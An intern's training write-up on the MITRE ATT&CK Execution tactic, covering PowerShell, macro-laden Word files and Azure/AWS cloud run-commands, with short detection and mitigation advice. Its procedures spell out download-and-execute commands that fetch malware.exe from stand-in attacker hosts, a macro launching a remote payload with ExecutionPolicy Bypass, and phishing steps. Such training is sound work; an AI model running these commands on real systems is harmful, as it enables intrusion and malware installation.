**Intern Name:** Riya Bhutal  
**Intern ID:** 248  
**Date:** 2-08-2025  
**Task Title:** MITRE ATTACK PoC — Execution Tactic

### 🌟 Tactic: Execution (TA0002)

The adversary’s goal is to run malicious code on a target system. This PoC outlines various methods attackers may use to achieve code execution during a cyber intrusion.

### ⚙️ Techniques Used:

#### 1. **T1059 – Command and Scripting Interpreter**

Attackers use scripts (like PowerShell or bash) to execute arbitrary commands.

#### 2. **T1204.002 – User Execution: Malicious File**


Attackers trick users into executing malicious files, like macro-laden Word documents.



#### 3. **T1651 – Cloud Administration Command**

Attackers use legitimate cloud management tools (e.g., Azure RunCommand or AWS SSM) to run commands remotely on VMs.

### 📄 Procedures:

#### Procedure 1 — PowerShell Execution (T1059):





1. Create a PowerShell script named payload.ps1:

Invoke-WebRequest http://attacker.server/malware.exe -OutFile malware.exe  
Start-Process malware.exe

1. Send it as a download link to the target.
2. Victim executes it using:

* powershell.exe -ExecutionPolicy Bypass -File payload.ps1

#### Procedure 2 — Macro-based Malicious File (T1204.002):

1. Create a Word document with an embedded macro:

Shell "powershell.exe -ExecutionPolicy Bypass -File \\attacker\payload.ps1"

1. Send to the user via email, asking them to enable macros.
2. When opened, the macro downloads and executes the payload.

#### Procedure 3 — Cloud Execution (T1651):

1. Using stolen cloud admin credentials, log into Azure:

az vm run-command invoke -g ResourceGroup -n VictimVM --command-id RunPowerShellScript --scripts "Invoke-WebRequest http://attacker/malware.exe -OutFile C:\\temp\\malware.exe; Start-Process C:\\temp\\malware.exe"

1. For AWS:

aws ssm send-command --instance-ids i-0abcdef --document-name AWS-RunPowerShellScript --parameters 'commands=["Invoke-WebRequest http://attacker/malware.exe -OutFile C:\\temp\\malware.exe", "Start-Process C:\\temp\\malware.exe"]'

### 🛡 Detection & Mitigations:

* **PowerShell (T1059):** Enable logging, alert on ExecutionPolicy Bypass, and detect unusual script activity.
* **Malicious Files (T1204.002):** Block macros, enable attachment filtering, and train users to avoid suspicious documents.
* **Cloud Admin Tools (T1651):** Monitor for unexpected RunCommand/SSM activity; enforce JIT access; restrict privileged roles.

### Summary:

This PoC demonstrates three real-world attack methods under the “Execution” tactic. It reflects common adversary behavior and shows how threat actors blend scripting, social engineering, and cloud abuse for execution.

**Submitted to:** Digisuraksha Parhari Foundation